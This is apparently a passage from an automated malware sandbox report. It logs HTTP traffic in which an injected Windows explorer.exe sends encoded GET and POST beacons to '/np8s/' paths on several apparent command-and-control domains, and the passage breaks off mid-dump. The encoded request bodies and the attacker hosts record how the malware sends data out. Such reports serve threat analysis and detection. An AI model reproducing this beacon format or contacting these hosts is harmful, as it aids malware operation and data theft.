47 38 6d 57 73 65 68 66 49 6d 57 74 64 43 6a 33 6c 31 7e 6a 67 36 37 57 68 30 62 4a 4c 6a 74 39 65 75 32 73 72 58 56 69 6e 5a 63 74 6a 72 45 5f 32 35 6f 39 44 74 51 4e 68 65 35 6c 4a 58 56 64 43 31 37 44 34 72 57 51 45 4e 30 49 56 6e 6f 33 34 56 65 33 30 52 62 35 66 70 4f 41 6a 48 69 35 7a 4f 31 71 77 2d 63 4d 75 48 33 78 50 66 54 57 34 58 54 35 6e 50 69 43 78 69 57 57 4f 73 6d 67 41 6b 72 46 75 38 54 46 55 35 4f 68 41 36 4f 44 6e 32 73 67 55 64 45 6f 51 32 73 73 30 68 75 42 42 47 32 31 51 57 73 68 37 6b 7e 45 43 36 44 4d 73 76 7a 32 75 48 4f 39 45 4e 68 38 4f 56 4b 30 36 68 32 55 63 38 4c 59 43 6f 75 66 32 33 78 52 33 45 48 6d 65 34 4f 33 47 57 36 58 6a 45 59 4e 5a 34 5a 42 66 4d 52 42 32 42 6b 38 4e 5a 31 4b 28 67 30 6f 46 7a 37 39 48 68 65 30 39 66 37 41 33 38 66 36 31 76 50 53 54 64 59 57 6e 41 4a 74 33 42 4e 66 54 5a 35 67 69 57 57 54 68 75 79 69 76 4c 77 4a 69 7a 6c 37 77 30 73 78 32 55 55 72 75 39 67 67 74 59 59 44 53 46 56 43 6a 78 48 44 65 42 36 42 4a 41 46 51 6a 49 72 6e 38 5f 4f 4c 71 64 66 58 74 67 48 62 42 39 35 48 74 4a 51 34 54 42 4c 39 4a 43 54 7a 70 35 56 74 4a 42 49 4e 37 4a 66 4d 59 74 54 41 47 38 74 63 6e 35 63 77 42 30 70 73 62 53 64 4a 6c 6f 28 35 62 71 44 36 7e 6c 79 43 28 55 37 51 49 53 6f 45 67 55 31 5f 39 37 45 37 71 44 45 31 37 38 39 53 41 69 57 32 67 5a 61 31 64 71 72 6e 77 65 43 36 49 76 44 41 7e 4e 75 41 42 43 37 72 44 47 32 59 36 59 51 50 48 31 4a 63 4a 30 52 4e 42 33 66 6e 58 46 62 42 47 73 55 78 6f 36 46 65 33 64 74 53 61 5f 50 73 4a 52 67 30 36 48 5a 39 6b 6a 67 46 4d 6c 5a 63 47 37 31 69 61 4f 33 7a 66 74 57 68 38 4f 6c 57 69 46 69 4a 38 70 41 68 4e 4a 72 63 4b 2d 6f 41 67 77 38 32 61 39 46 4e 57 77 37 45 47 68 49 47 64 6a 42 55 4c 65 49 44 4b 35 6c 34 51 57 4c 62 62 30 6e 79 63 61 46 64 78 5a 73 42 36 64 6a 57 68 2d 55 63 51 69 63 66 43 45 68 4c 66 33 31 39 6c 5f 6d 69 4a 58 4a 73 61 6d 7e 57 4a 72 66 62 79 34 4d 4d 34 30 59 75 63 37 7e 31 74 63 76 61 50 54 4c 4d 4c 4b 77 6d 4f 54 59 62 75 59 69 33 56 4b 54 64 43 54 62 45 4f 2d 39 75 30 30 28 54 63 30 57 5a 79 62 4f 46 6e 38 31 6b 7a 45 53 4e 6c 76 6a 33 7e 39 67 46 73 4c 63 56 78 45 5a 46 6f 54 32 51 6d 4f 4a 53 53 4f 6f 6e 69 31 70 6a 38 35 53 35 28 4e 57 58 30 42 7a 7a 53 46 69 75 65 47 53 32 78 51 7a 79 37 79 58 49 61 33 41 4b 75 4c 4a 78 34 6f 4b 35 33 63 76 68 6d 6d 5a 5a 34 34 6f 49 7a 72 34 44 50 6e 37 69 6e 35 4f 31 4a 44 69 41 6e 67 55 71 42 67 4d 35 70 38 35 49 76 33 7e 5a 61 35 67 41 48 52 7e 6f 30 50 65 6b 4e 73 57 6e 38 39 77 56 50 65 50 6c 74 34 78 66 65 44 63 4b 48 78 35 72 4f 73 74 44 55 78 75 38 79 5a 50 6c 64 5a 48 4b 73 54 71 72 7e 4a 41 6a 6e 6d 4d 78 31 66 4a 77 28 7a 7e 58 68 2d 41 47 6a 51 64 4b 77 54 76 4f 4a 74 70 4b 59 44 7e 77 74 45 32 4b 47 59 59 5a 39 5f 65 73 56 71 6f 30 6d 69 28 67 57 74 46 55 70 74 35 64 41 52 79 4f 33 54 46 68 4e 46 32 45 4e 30 70 43 37 45 45 38 49 58 44 57 64 77 41 54 67 48 69 6e 37 51 61 79 7a 45 75 71 6a 30 73 38 44 4f 69 59 68 7a 39 57 6a 54 76 58 28 6a 6f 4e 56 4a 70 4a 41 4d 6e 6f 4e 50 41 74 6e 37 6e 54 68 50 49 63 63 2d 6a 65 59 37 35 55 35 5a 42 5f 67 47 5a 63 41 66 50 68 38 75 6b 43 51 4a 4b 4e 42 68 67 50 58 6e 54 64 64 4f 74 52 58 64 41 33 38 61 66 61 62 77 68 65 4c 7a 61 7a 33 2d 46 5f 4c 4b 47 48 4d 35 67 67 33 73 48 59 59 57 65 45 44 65 50 2d 30 43 4f 4f 61 Data Ascii: zVB=ENJ-WSD8UHtbzFxEXKv2ge8DDELsoOrUr9z4Ag3uTMNg8imsfJ~MPP0SgtQBfSz0Dy0lZgAF5h HlRNLglw9dhQSKCXmzrQ4el_NkWkfzhKQo4zrmRUdejMGo9jq7Re86GPdvbXBBRSm_B59wMyTmlnST9aO-M7tbxCl1 aQH9OTKvYy2Fy4yi7FjlAqJFshNouVg9jXmigDAmUDaNUi5-iHBZ3iq0jPGoltOAGGh4UlyohAI3F3pCHQDphNH-uR aZUYmsGnqeixg1j8G8mWsehfImWtdCj3l1~jg67Wh0bJLjt9eu2srXVinZctjrE_25o9DtQNhe5lJXVdC17D4rWQEN 0lVno34Ve30Rb5fpOAjHi5zO1qw-cMuH3xPfTW4XT5nPiCxiWWOsmgAkrFu8TFU5OhA6ODn2sgUdEoQ2ss0huBBG21 QWsh7k~EC6DMsvz2uHO9ENh8OVK06h2Uc8LYCouf23xR3EHme4O3GW6XjEYNZ4ZBfMRB2Bk8NZ1K(g0o Fz79Hhe09f7A38f61vPSTdYWnAJt3BNfTZ5giWWThuyivLwJizI7w0sx2UUru9ggtYYDSFVCjxHDeB6BJAFQjIrn8_ OLqdfXtgHbB95HtJQ4TBL9JCTzp5VtJBIN7JfMYtTAG8tcn5cwB0psbSdJlo(5bqD6~lyC(U7QISoEgU1_97E7qDE1 789SAiW2gZa1dqrnweC6IvDA~NuABC7rDG2Y6YQPH1JcJ0RNB3fnXFbBGsUxo6Fe3dtSa_PsJRg06HZ9kZgFMlZcG7 1iaO3zftWh8OlWiFiJ8pAhNJrcK-oAgw82a9FNWw7EGhIGdjBULeIDK5l4QWLbb0nycaFdxZsB6djWh-UcQicfCEhL f319l_miJXJsam~WJrfby4MM40Yuc7~1tcvaPTLMLKwmOTYbuYi3VKTdCTbEO-9u00(Tc0WZybOFn81kzESNlvj3~9 gFsLcVxEZFoT2QmOJSSOoni1pj85S5(NWX0BzzSFiueGS2xQzy7yXIa3AKuLJx4oK53cvhmmZZ44oIzr4DPn7in5O1 JDiAngUqBgM5p85lv3~Za5gAHR~o0PekNsWn89wVPePlt4xfeDcKHx5rOstDUxu8yZPldZHKsTqr~JAjnmMx1fJw(z~Xh- AGjQdKwTvOJtpKYD~wtE2KGYYZ9_esVqo0mi(gWtFUpt5dARyO3TFhNF2EN0pC7EE8IXDWdwATgHin7QayzEuq j0s8DOiYhz9WjTvX(joNVJpJAMnoNPAtn7nThPIcc-jeY75U5ZB_gGZcAfPh8ukCQJKNBhgPXnTddOtRXdA38afabw heLzaz3-F_LKGHM5gg3sHYYWeEDeP-0COOa90dHwlpYD4BPEzthVJEyyWFCzfBbjFCcxVcoHNUd-QgYSgTXQ7f7u(2 p2e6~oj4lCnxud5UqZ8hSUZGxQOCzI7DJ60UrQTrN52sudhD2zcAOeYgal0rOu0hMV8sNDQaxXmdp5vaHzSjvjhtSE i0j_6BmxhoXWhwA6WsUcElw7yfqhWRLlp8f58NwoPD1k3et0HnjI~F8tfSCkkSRdfWlFAI6BoNWv6l6YYrM2s5~_th Yzp_GM2PjzgGcpgv3HvHJzPDsZlHe09BFNI4qd3XP84uorlZBLzEfG6NNgYLSuRjU6iQHcGuf2Rcf-3WYWLKyGlO5H (MYs4BSnE_4j(7tLSjZXFR~k4L0xx7x9AtyYaR5vJPzr8RTP1lPX2nBgB9apoV5l4IzsxQGwngLTSwPhzYiLGUUnOV xgOQhIZtIRkpu-5vWKeFnAP5TRBil8LT5cFuPoNm7nb0NOvhdqwLV_EFDeFPh8jMqrPgZ9LjUO083CmD1YEBhXcl3_ VY6MZg0fyvZ-9U9Wq3xfxQlZnAwLRVA7N34-Li0pnD9_zERfL9oDrbl7Lep4LG9ZMMBABO6BMwIsRg(-k1LoGz2afX tgIsFdHho06Z9y(1gT669-xveuxZsxO8pdr49h4iXki1f86C98ikJExJyXRQFmhbpMXn3zIBaUn_j1NiHQq7eFhf7P HXagpq1g8lkkkMYp3HKNXaCSjOMhWX80zjcClyH1oZo_n0elY_p9lW0RUdGkszazDyt2kKvBVSFQCOwqMigPRNkxCi zqzW65OFLU~JMeQCsltLr0TBltlRo1v3JpPKT31sgtENUk5AP3Sq7pwqN5FLISQeGZNLEiKdfTczcnWMAW3XMuzJxp Co9wYesfd8ieZ8Xi86aS(wKEKPvp4ITB7eeEOcNrO9eZmq3HUfG1cFxoNG5AV-M4QODygkJVjGJFEwXbmARMoosLyb kbLXe7jc1-HUwFLSgNev72Cfr1skC9tFiFBrB9f-t-YZULB4ai~p0Ty6fOYzH5Lyn1sw9ezzF58On85v1nFqGtMuRz WFoz~QD3x5x95UV6a6eCk1DP8DxQA7K1aKgrWiETgXf6Yz3hy_HYzvKmj8RFJzbzkQbCHNblVDKH5xkO ~bORIADMWmoWqZurH56G4EGDQtt2x_w6kZtXDUBP1BV2w6MRepgVFPPvK8RPLvd_L3JncExdBh7gQ9q6 bBpzec3gD8VVJZu1p4r1VTQwRfKpvQjerM8RR1clh_ziieh46CDWzz8RiTdB(YGAH7xz~W10LlFLWaamjFCHouG4~p 0DGz4qu_uiZykfOZnhj4rECmPrBXen8VeKLGVcegFl(ptJKptuZT0wSf5C5evx9rrY~rq14_3hAdE_CiUH1YvDuTFcZha_~- NB2fKr8HpGzYOr9nUZjWW4HWMKVfs3Ur~tZAptK-gtgsv8zWavu5evlgLtHwiWbNpqb5KvgbpR1JNfUWEz0D 7ABUw6srH5s26QsaLgfHr0YmYk0reXjSUKNXuQypUBxidLTA9s0h08TodXuJSWjyTMDmMvHjRsLHCV8ejSD9lu~fAD 0yuau8T4MhVJpXQxuf1Wk6UG0CPY~qZXYCPhJsYwbFqJvLDGREySNxwcdL6X11(vLIikf-wbfwzk78M0qcNTp4Nn0E h7RCMnOGROTbCAdvhIyGvA9kqkHp5laGYEs6~pV8eLbAB48aFnkVXj97aszSNHQQzGL69QsPwcY_7IKiknS-SOO_lx f_IMvDOWedHQYfCTalF-VPCggtPRLcBnHw7NN0tQFAgGF4xjNsyF4zDVerjdCFF0Q4XH2zGlnxOvEuExcIof1C8WXG pUFQ(KIRmBvCegYnI3S5NFUfPrdrRw~YZtBCQWdYKmN-kNdX6ekNI2iOB0dytV0di4Nj7TkDE6c1tt0M46PqaiCoBJ LlANZSjT4-~Eum4c5qY3TFMJltec0cSkXpy6f4bPv1QaW4y4DRsCIgajpuxGkTUqzNEqtebhAn3IMXm7W-kCx6GZBQ KZRzqadtRQ6khLYHvVQN(m9PvpacRutpTfsXABvFW627CJACeyKIZV5dEIzPR92fAYytI4YkX59Qltv1zZ2GwGi5c_ J9e3qgXy5DhDmHwmRT3z16HvDiORnui0ocRX9Vg7Hz95~Zm0bAEvcCTDbuhTZGx5fAqPw5wzV4UTVJlU GDs8MMy6LT3vL6KmHO1QoCvh5YFjL-lRGGJiaGIkGywZeBr6Rinwmjd2ObaobjVQhssuODaAEW7jpe0U5999o2LNhk

Timestamp	kBytes transferred	Direction	Data
			0JjV913Rc0w2NOfJJUHR9I2uaexlpESQ96Py~koXX8d0htvhIv6d(1(A0fUK4Q(fSyMAKSgQLyMVtBjzTnv_CI6rxg 39CDWFICg361SK90esS9Nhi21lbBHRP8z0dw5dFYnlia1RgpR1YSv_p318~bM66SPqQ2fDUskNsbmFtFK8arxkdlXQ h94x5qKst8AGm7V120gBYaWKFagN6OxtGTGyiut5pM31Uh5Ukpwtvh5_MWNqBbMPzw3ODeNb5QNUz6xQ dGGYWj1ka2VWYQbY4_12GeGkCKBlB6yvWRiYwQHZYxMutAjqn5(44Cgdz0wstWY_UEH1VEZnFZDnHjeiLZXjrDtWA0 H1pSzYZPPdhQnMgXa6Ib~rST2ZTQl5mj(1ttMfDZfbD5~oesUkP4Bbwhr4pJ2YTI0iInjB4bTH7nOmS599mmKlvblycwlnIS5f
May 27, 2022 18:44:34.671848059 CEST	9851	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.20.2 Date: Fri, 27 May 2022 16:44:34 GMT Content-Type: text/html Content-Length: 157 Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.20.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49943	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:34.393027067 CEST	9825	OUT	GET /np8s/?zVB=LP9EI17xKnNeim8nLd+KxbxmCUjQ+ejx+5/wYAWzXpI6ry2rccLFMoZPirUOcSWhDiha&CTr8g=z48HVPSHfp HTTP/1.1 Host: www.84866.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:44:34.679665089 CEST	9853	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 27 May 2022 16:44:34 GMT Content-Type: text/html Content-Length: 5248 Last-Modified: Fri, 11 Mar 2022 02:41:55 GMT Vary: Accept-Encoding ETag: "622ab6f3-1480" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 26 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 32 38 2e 31 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 3a 21 30 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e7 99 be e5 ba a6 e7 bb 9f e8 ae a1 22 2c 74 29 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 65 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 6f 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 65 2c 6f 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 65 2c 6f 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.28.1",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){console.log("",t);var e=document.createElement("script");e.src="https://hm.baidu.com/hm.js?"+t;var o=document.getElementsByTagName("script")[0];o.parentNode.insertBefore(e,o)}function baiduPush(t,e,o){window._hmt.push(["_trackEvent",t,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49853	23.231.99.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:23.902453899 CEST	2978	OUT	GET /np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4lGo+fIW5Ou&4hM4=o4B0f HTTP/1.1 Host: www.refreshertowels.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49946	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:47.033349037 CEST	9899	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 68 62 51 6a 45 64 37 4f 55 73 31 78 6c 61 46 55 36 51 47 50 31 73 33 44 33 6f 39 35 66 51 5a 58 33 30 42 61 73 6c 52 6c 74 6f 63 45 41 68 31 75 4d 67 6f 45 50 46 55 61 4f 4b 4d 63 6b 6a 4e 79 44 6b 7e 62 44 79 68 4f 66 59 51 73 46 65 52 36 78 57 55 33 43 52 39 57 46 51 68 75 67 6a 48 37 6b 68 36 55 62 74 78 5a 54 32 52 67 4c 51 75 63 59 53 4f 58 4a 35 55 75 46 58 69 6a 28 67 61 63 73 4c 59 4a 4a 49 59 36 4e 55 34 4f 54 74 6c 53 39 35 77 70 36 69 55 67 64 4d 6c 77 4b 46 64 77 79 73 63 50 4c 50 4f 39 38 5f 50 67 70 61 33 56 59 67 57 6d 5a 6c 46 41 6f 4f 78 76 28 6c 6a 4b 36 38 51 4b 6a 5f 54 78 43 66 49 65 61 42 71 6c 66 55 59 56 35 38 54 4b 47 43 30 4d 6f 52 71 49 53 70 72 56 36 46 54 77 42 57 69 44 35 38 42 4f 44 61 43 4d 7e 6c 68 45 6f 63 45 7a 46 66 7a 43 54 63 58 66 6c 4e 4f 71 34 4e 61 74 7a 44 51 48 43 43 73 41 72 44 34 30 49 34 6a 6c 65 56 66 58 79 37 58 53 7a 33 4a 72 74 4e 57 33 57 61 54 39 76 59 69 78 72 48 31 73 4d 44 36 7a 6a 45 56 59 54 51 6c 51 37 63 4b 47 49 6f 67 68 64 67 4b 4d 6b 41 68 4c 6c 51 6c 69 72 34 49 71 7e 30 30 66 4e 41 43 63 71 37 28 42 78 6c 56 4e 43 33 32 49 34 71 6f 55 75 74 44 68 6b 51 36 62 4d 7a 66 78 4c 65 44 46 43 35 67 79 70 42 6c 57 53 4c 44 38 70 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=hbQjEd7OUs1xlaFU6QGP1s3D3o95fQZX30BaslRltocEAh1uMgoEPFUaOKMckjNyDk~bDyhOfY QsFeR6xWU3CR9WFQhugjH7kh6UbtxZT2RgLQucYSOXJ5UuFXij(gacsLYJJIY6NU4OTtlS95wp6iUgdMlwKFdwyscP LPO98_Pgpa3VYgWmZlFAoOxv(ljK68QKj_TxCfleaBqlfUYV58TKGC0MoRqISprV6FTwBWiD58BODaCM~lhEocEzFf zCTcXflNOq4NatzDQHCCsArD40I4jleVfXy7XSz3JrtNW3WaT9vYixrH1sMD6zjEVYTQlQ7cKGIoghdgKMkAhLlQli r4Iq~00fNACcq7(BxlVNC32I4qoUutDhkQ6bMzfxLeDFC5gypBlWSLD8pw).
May 27, 2022 18:44:47.077271938 CEST	9900	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 16:44:47 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"> 405 Not Allow ed <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49947	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:47.080343008 CEST	9913	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 68 62 51 6a 45 59 54 69 62 5f 78 73 37 61 4a 6e 33 46 53 62 36 38 6e 37 31 59 34 6f 54 79 74 55 6d 32 70 4f 69 46 67 56 73 70 6b 6b 48 53 42 50 49 6e 6c 52 50 42 5a 2d 4b 5f 6b 59 33 54 42 7a 44 6b 33 36 44 79 6c 4f

Timestamp	kBytes transferred	Direction	Data
			65 59 49 61 46 2d 68 45 79 31 73 30 45 78 39 6d 45 51 68 4e 6b 6e 48 47 6b 68 75 36 62 74 35 7a 54 6d 64 67 4e 7a 47 63 4d 68 6d 63 55 4a 55 6b 5a 48 79 5f 69 77 47 72 73 4c 51 72 4a 49 6b 36 4f 6b 30 4f 56 4e 31 64 32 61 59 6d 39 79 55 68 58 73 6c 70 54 56 67 4a 79 73 49 74 4c 4f 79 39 39 4e 62 67 34 61 58 56 61 52 57 6e 57 31 46 5a 73 4f 78 75 37 6c 28 62 36 38 4d 4f 6a 37 71 47 43 4f 38 65 49 68 71 67 59 47 35 71 71 37 48 5a 45 43 42 63 6f 52 6d 74 63 64 79 54 36 42 43 72 58 54 76 37 37 65 70 77 44 59 75 6d 79 6c 68 41 39 73 46 6e 46 66 79 5f 54 63 58 68 6c 4e 65 71 34 4c 61 74 7a 58 38 48 45 48 34 42 30 6a 34 78 4d 34 6a 33 61 56 6a 76 79 36 28 6f 7a 32 6c 37 71 36 6d 33 58 50 37 39 6e 62 4b 79 77 48 30 70 42 6a 36 52 7e 30 55 50 54 51 6c 32 37 64 4b 6f 49 2d 6b 68 50 46 6d 4d 6a 6d 56 4c 70 41 6c 69 6b 59 49 73 72 45 34 50 4e 41 61 59 71 37 50 72 78 57 35 4e 42 6c 7e 49 37 4c 6f 55 39 4e 44 68 6f 77 37 5a 66 6a 7a 31 4f 38 37 44 42 5a 56 4e 30 67 30 41 55 34 4f 79 35 6d 30 67 71 48 30 47 4b 57 50 51 37 77 6f 37 4f 4b 45 62 79 49 28 36 4e 41 4e 6d 6d 57 68 41 71 49 37 56 55 47 76 78 4a 6d 76 55 54 58 39 42 72 79 63 47 56 39 34 65 37 6c 45 44 49 69 37 5a 64 44 76 59 43 41 52 39 39 4f 4f 2d 61 75 7e 47 6b 68 63 77 5a 32 6e 5a 57 34 43 32 52 78 41 44 68 65 4e 66 38 31 76 70 69 61 52 78 52 42 53 72 58 6c 66 68 73 6e 39 53 47 37 32 74 51 35 33 36 6b 50 6b 68 36 6b 73 59 7a 2d 30 48 43 45 55 4c 63 52 48 6f 7a 6a 58 63 4d 45 6f 75 70 36 48 4d 72 44 71 59 6c 4e 49 6c 51 38 63 43 6d 32 51 44 4b 52 47 66 74 6e 62 63 6e 4b 32 55 67 6a 47 70 4e 33 4d 37 6d 42 38 4f 77 53 64 7a 30 69 46 73 4a 70 70 6f 64 45 47 4a 6a 69 36 4a 64 43 4e 6e 70 7a 71 69 62 66 4f 4f 53 67 69 33 56 54 68 37 6f 76 4e 4b 68 5f 73 42 66 34 33 6e 4e 4d 35 34 4b 38 75 66 61 44 41 6d 73 64 62 62 31 57 36 54 53 67 6f 4d 71 75 64 66 28 77 59 2d 6a 72 48 65 4b 33 6a 6c 57 6e 65 39 74 2d 45 77 30 58 66 53 74 4b 61 70 6c 34 4b 6b 4d 59 76 69 43 5f 7e 75 72 45 64 48 63 71 56 44 6b 4b 4f 56 4f 6d 42 41 54 47 4c 37 59 30 35 68 61 77 5a 55 32 74 61 38 6d 4f 50 58 4f 58 47 64 67 33 46 4e 49 51 46 65 30 2d 5a 45 6b 74 6e 57 65 45 30 78 6a 31 78 76 39 39 56 6d 4d 76 55 6c 71 6b 56 6f 63 6f 4b 43 6d 58 78 67 44 59 4d 34 62 73 4a 44 